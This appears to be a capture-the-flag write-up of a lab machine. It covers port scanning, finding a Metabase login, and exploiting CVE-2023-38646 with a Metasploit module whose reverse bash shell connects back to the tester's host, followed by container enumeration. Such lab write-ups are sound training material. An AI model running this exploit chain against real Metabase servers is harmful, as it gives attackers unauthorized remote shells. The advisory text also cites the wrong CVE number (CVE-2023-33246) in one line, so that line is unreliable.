

Information Gathering

1) Found open ports



```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nmap 10.10.11.233
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-14 15:13 IST
Nmap scan report for 10.10.11.233
Host is up (0.58s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 58.13 seconds
```

2) Found a web page




Data

Infomation On Demand

Welcome to analytics Here we dive into the world of data, unraveling valuable insights and trends. Join us on this data-driven journey to unlock the power of information and drive informed decisions for your business

3) Found a login page



Sign in to Metabase

Email address

nicetoseeyou@email.com

Password

Shhh...


☑ Remember me

Sign in

I seem to have forgotten my password

Vulnerability Assessment

1) Found a vulnerability in metabase



Metabase - Remote Code Execution (CVE-2023-38646)

SEVERITY

● Critical

CVSSV3 SCORE

9.8

CVE

CVE-2023-38646

DETECTABLE WITH

Network Scanner

VULNERABILITY DESCRIPTION

Metabase open source versions before 0.46.6.1 and Metabase Enterprise versions before 1.46.6.1 are vulnerable to CVE-2023-33246, a Remote Code Execution vulnerability. The root cause of this vulnerability is that the setup token is not cleared after the setup is completed. This allows an unauthenticated attacker to get the setup token and use it to execute commands on the target remotely.

EXPLOITABLE WITH SNIPER


Yes

VULN DATE

Jul 2023


Exploitation

1) Exploited the rce




```
msf6 exploit(linux/http/metabase_setup_token_rce) > show options

Module options (exploit/linux/http/metabase_setup_token_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      3000             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The URI of the Metabase Application
   VHOST                       no        HTTP server virtual host

Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.

msf6 exploit(linux/http/metabase_setup_token_rce) > set rhosts 10.10.11.233
rhosts => 10.10.11.233
msf6 exploit(linux/http/metabase_setup_token_rce) > set vhost data.analytical.htb
vhost => data.analytical.htb
msf6 exploit(linux/http/metabase_setup_token_rce) > set rport 80
rport => 80
msf6 exploit(linux/http/metabase_setup_token_rce) > set lhost 10.10.16.3
lhost => 10.10.16.3
msf6 exploit(linux/http/metabase_setup_token_rce) > 
```

2) Got the shell




```
[*] 10.10.11.233:80 - The target appears to be vulnerable. Version Detected: 0.46.6
msf6 exploit(linux/http/metabase_setup_token_rce) > run

[*] Started reverse TCP handler on 10.10.16.3:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Version Detected: 0.46.6
[+] Found setup token: 249fa03d-fd94-4d5b-b94f-b4ebf3df681f
[*] Sending exploit (may take a few seconds)
[*] Command shell session 1 opened (10.10.16.3:4444 -> 10.10.11.233:46628) at 2023-11-14 15:23:47 +0530

whoami
metabase
```

3)we are docker




```
eth0      Link encap:Ethernet  HWaddr 02:42:AC:11:00:02
          inet addr:172.17.0.2  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3832 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6073 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1131850 (1.0 MiB)  TX bytes:6318741 (6.0 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:1 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:112 (112.0 B)  TX bytes:112 (112.0 B)
```

4) Found some scripts




```
fi
ls
certs
metabase.jar
run_metabase.sh
```

5) seems like passwords are stored in environment variables



